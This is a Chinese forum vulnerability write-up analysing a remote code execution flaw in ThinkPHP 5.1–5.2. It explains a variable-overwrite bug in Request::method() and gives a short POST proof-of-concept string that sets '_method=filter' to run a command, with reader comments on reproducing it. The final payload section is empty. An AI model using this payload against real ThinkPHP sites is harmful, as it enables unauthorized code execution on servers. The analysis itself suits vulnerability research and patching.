Thinkphp5.1 ~ 5.2 全版本代码执行

大佬 / 2019-01-16 09:00:00 / 浏览数 6169 安全技术 漏洞分析 顶(0) 踩(0)

转载自：http://115.198.56.141:19300/wordpress/index.php/2019/01/15/thinkphp5-1-5-2-rec/

序言

最近爆出了Thinkphp5.0.*全版本代码执行，其中5.1与5.2全版本在生产环境下下同样也存在代码执行

漏洞分析：

文件位置：\thinkphp\library\think\Request.php

```
/**
    * ■■■■■■■■
    * @access public
    * @param  bool $origin  ■■■■■■■■■■■
    * @return string
    */
   public function method($origin = false)
   {
       if ($origin) {
           // ■■■■■■■■■
           return $this->server('REQUEST_METHOD') ?: 'GET';
       } elseif (!$this->method) {
           if (isset($_POST[$this->config['var_method']])) {
               $this->method    = strtoupper($_POST[$this->config['var_method']]);
               $method          = strtolower($this->method);
               $this->{$method} = $_POST;
           } elseif ($this->server('HTTP_X_HTTP_METHOD_OVERRIDE')) {
               $this->method = strtoupper($this->server('HTTP_X_HTTP_METHOD_OVERRIDE'));
           } else {
               $this->method = $this->server('REQUEST_METHOD') ?: 'GET';
           }
       }

       return $this->method;
   }
```

其中：

```
$this->method    = strtoupper($_POST[$this->config['var_method']]);
$method          = strtolower($this->method);
$this->{$method} = $_POST;
$method■■■$this->method■■■■■POST■”_method”■■■
```

然后该处存在一个变量覆盖

我们可以覆盖 $filter 属性值(POC如下)

```
c=exec&f=calc.exe&&_method=filter&
```

访问如下图所示：

[8] ErrorException in RuleGroup.php line 209

未定义数组索引: filter

```
200.
201.    /**
202.     * 获取当前请求的路由规则（包括子分组、资源路由）
203.     * @access protected
204.     * @param  string      $method
205.     * @return array
206.     */
207.    protected function getMethodRules($method)
208.    {
209.        return array_merge($this->rules[$method], $this->rules['*']);
210.    }
211.
212.    /**
213.     * 分组URL匹配检查
214.     * @access protected
215.     * @param  string      $url
216.     * @return bool
217.     */
218.    protected function checkUrl($url)
```

会爆出一个警告级别的异常，导致程序终止


如何触发：

如果设置忽略异常提示，如下图：

```
15  // 加载基础文件
16  require __DIR__ . '/../thinkphp/base.php';
17  error_reporting(0);
```

本身项目发布就需要屏蔽异常和错误所以这个配置是一个正常的配置

Payload（POST请求）：



弹出计算器

点击收藏 | 2 关注 | 1

上一篇：CVE-2017-11882复现及... 下一篇：CVE-2017-11882复现及...

1. 3 条回复


kevin 2019-01-17 14:37:27

尝试复现了一下 没复现成功

0 回复Ta


没事就爱摸肚子 2019-01-18 09:33:40

@kevin 我也是，我实在ubantu上搭建的，调用linux命令不行

0 回复Ta


blin**** 2019-01-21 11:10:15

可以复现，所以比较好奇到底有多少人会写error_reporting(0);（笑～

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板